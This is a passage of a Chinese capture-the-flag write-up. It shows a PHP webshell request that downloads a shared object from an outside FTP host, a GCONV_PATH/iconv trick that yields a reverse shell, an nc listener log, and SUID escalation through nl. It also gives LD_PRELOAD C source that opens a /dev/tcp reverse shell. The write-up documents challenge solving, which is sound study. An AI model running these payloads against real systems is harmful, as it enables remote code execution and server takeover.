http://04133b60-f100-4c3e-bd66-cbdff248118d.node4.buuoj.cn:81/?http:%2f%2f04133b60-f
100-4c3e-bd66-cbdff248118d.node4.buuoj.cn:81%2fuploads%2fd8993993a881886517a4ef00b2
88a207.php
Cookie: UM_distinctid=17da9ad6e4b940-08d88bdc55491f-4c3e217e-1fa400-17da9ad6e4d501
Upgrade-Insecure-Requests: 1

1=
$local_file = '/tmp/exp.so';
$server_file = 'exp.so';
$ftp_server = '1.117.171.248';
$ftp_port=23;

$ftp = ftp_connect($ftp_server,$ftp_port);


$login_result = ftp_login($ftp, 'anonymous', '');

ftp_pasv($ftp,1);

if (ftp_get($ftp, $local_file, $server_file, FTP_BINARY)) {
    echo "Successfully written to $local_file\n";
} else {
    echo "There was a problem\n";
}

ftp_close($ftp);
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 29 Mar 2022 11:20:47 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 36
Connection: close

Successfully written to /tmp/exp.so
```

上传成功后反弹shell

```
putenv("GCONV_PATH=/tmp/");include('php://filter/read=convert.iconv.exp.utf-8/resource=/tmp/exp.so');
```




```
[root@VM-4-13-centos tmp]# nc -lvvn 39543
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::39543
Ncat: Listening on 0.0.0.0:39543
Ncat: Connection from 117.21.200.166.
Ncat: Connection from 117.21.200.166:62374.
bash: cannot set terminal process group (23): Inappropriate ioctl for device
bash: no job control in this shell
www-data@out:/var/www/html/uploads$ cat /flag
cat /flag
cat: /flag: Permission denied
```

反弹成功后发现没有权限读flag，suid提权

```
find / -user root -perm -4000 -print 2>/dev/null
```

发现nl命令具有高权限，nl输出即可



```
www-data@out:/var/www/html/uploads$ find / -user root -perm -4000 -print 2>/dev/null
<s$ find / -user root -perm -4000 -print 2>/dev/null
/bin/mount
/bin/su
/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/nl
/usr/bin/passwd
www-data@out:/var/www/html/uploads$ nl /flag
nl /flag
     1  flag{70284f62-9b01-4a42-962f-6826d960a323}
www-data@out:/var/www/html/uploads$ 
```

补充：

1. 构造exp还可以劫持getuid，配合mail进行bypass

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void payload() {
    system("bash -c 'exec bash -i &>/dev/tcp/ip/port <&1'");
}

uid_t getuid() {
    if (getenv("LD_PRELOAD") == NULL) {
     return 0;
    }
    unsetenv("LD_PRELOAD");
    payload();
}
```

2. 上传exp的时候还可以利用题目本身的`move_uploaded_file`

参考：

http://rayi.vip/2022/03/26/2022DAS%E4%B8%89%E6%9C%88/

https://erroratao.github.io/writeup/DASCTF2022xSU/